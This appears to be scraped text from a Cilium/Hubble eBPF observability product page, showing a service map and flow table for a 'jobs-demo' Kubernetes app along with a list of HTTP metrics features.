
DNS (if available)

- FQDN for source and destination

Cilium


- Security identities and endpoints
- Drop reasons
- Policy verdict matches

Service Map


jobs-demo
No service selected
5 minutes
View options
Update in 17s
jobs-demo
http:// recruiter
jobs-demo
9080 TCP · HTTP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
http:// jobposting
jobs-demo
9080 TCP · HTTP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
http:// crawler
jobs-demo
9080 TCP · HTTP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
http:// coreapi
jobs-demo
9080 TCP · HTTP
/applicants
GET 200
POST 200
/applicants/1
GET 200
/jobs
GET 200
/jobs/1
GET 200
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
GRPC loader
jobs-demo
50051 TCP · GRPC
/loader.Loader/LoadCv
POST 200 OK
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
elasticsearch
jobs-demo
9200 TCP · ELASTICSEARCH
/applicants/_search?request_cache=fa…
GET 200 OK
/applicants/applicant/1/_source
GET 200 OK
/applicants/applicant/6/_create
PUT 201 Created
/jobs/_search?request_cache=false
GET 200 OK
/jobs/job/1/_source
GET 200 OK
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
kafka
jobs-demo
9092 TCP · KAFKA
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
statefulset.kubernetes.io/pod-name:kafka-0
zookeeper
jobs-demo
3888 TCP
2181 TCP · ZOOKEEPER
2888 TCP
io.cilium.k8s.policy.cluster:default
io.cilium.k8s.policy.serviceaccount:default
Filter labels key=val, ip=0.0.0.0, dns=google.com
Flows
Policies
All Statuses
HTTP Status
Columns

Source Service	Destination Service	Destination IP	Destination Port	Destination L7 Info	Status	Last seen
app=crawler *jobs-demo*	app=loader *jobs-demo*	10.15.32.103	TCP:50051	→ POST /loader.Loader/LoadCv 0 ms	forwarded	a minute ago
app=loader *jobs-demo*	app=crawler *jobs-demo*	10.15.17.237	TCP:33118	← POST 200 OK /loader.Loader/Lo…	forwarded	a minute ago
app=crawler *jobs-demo*	app=loader *jobs-demo*	10.15.32.103	TCP:50051	→ POST /loader.Loader/LoadCv 0 ms	forwarded	a minute ago
app=loader *jobs-demo*	app=crawler *jobs-demo*	10.15.17.237	TCP:33118	← POST 200 OK /loader.Loader/Lo…	forwarded	a minute ago
app=crawler *jobs-demo*	app=loader *jobs-demo*	10.15.32.103	TCP:50051	→ POST /loader.Loader/LoadCv 0 ms	forwarded	a minute ago
app=loader *jobs-demo*	app=crawler *jobs-demo*	10.15.17.237	TCP:33118	← POST 200 OK /loader.Loader/Lo…	forwarded	a minute ago


Service identity-aware network and API-layer observability with eBPF & Cilium



HTTP Golden Signals

eBPF powered metrics without Application changes or Sidecars required:

- HTTP Request Rate
- HTTP Request Latency
- HTTP Request Response Codes / Errors



